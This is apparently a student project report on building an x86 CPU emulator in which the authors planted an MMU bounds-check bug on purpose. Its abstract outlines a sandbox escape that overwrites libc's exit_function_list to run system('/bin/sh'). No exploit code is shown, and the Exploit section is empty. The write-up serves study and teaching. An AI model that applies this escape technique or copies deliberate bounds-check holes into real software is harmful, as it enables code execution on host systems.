# X86 VM Sandbox Escape

Tizian Seehaus Athanasios Tsarapatsanis Murtaza Haidari

[1]Heidelberg University

## Abstract

This project focuses on exploiting the mechanism of a Memory-Management-Unit (MMU), which, in our case, allows for overflows to occur due to a deliberately implemented bug.

As a consequence, we needed to write a CPU emulator so that the exploit exists and can be exploited.

Subsequently, we focused on the most essential functionality commonly provided by a x86 CPU.

To implement a fully functioning emulator, we followed the Intel documentation [1] and adapted to their methodology.

The key components in our emulator include, but are not limited to, a functional MMU with paging and segmentation support, a Translation Lookaside Buffer (TLB), Memory-Mapped I/O (MMIO), a Programmable Interrupt Controller (PIC), an Interrupt Control Unit (ICU), a UART controller, and a VT100 terminal, as well as advanced interrupt capabilities managed by the ICU and PIC.

Additionally, we have implemented a rudimentary kernel and a very basic UEFI to execute programs that require only a small set of system calls and instructions.

In the following, we've "hidden" a bug in the MMU so that it doesn't check the bounds of the physical addresses of our emulated RAM, thus allowing us to access and overwrite memory and data structures that lie outside of the emulated RAM.

To exploit this behavior, we first have to locate the mapped address location for libc. Secondly, we need to overwrite an entry inside the exit_function_list structure; changing an entry to system("/bin/sh") allows us to spawn a shell during the termination of the CPU emulator.

## CPU-Architecture




Figure 1. CPU interactions with modules




Figure 2. Structure of MMIO




Figure 2-2. System-Level Registers and Data Structures in IA-32e Mode and 4-Level Paging

Figure 3. Paging structure of CPU [1]

## References

[1] Intel Corporation. *Intel® 64 and IA-32 Architectures Software Developer's Manual Combined Volumes: 1, 2A, 2B, 2C, 2D, 3A, 3B, 3C, 3D, and 4*, December 2024.
Available at: `https://www.intel.com/content/www/us/en/developer/articles/technical/intel-sdm.html`.

## Exploit

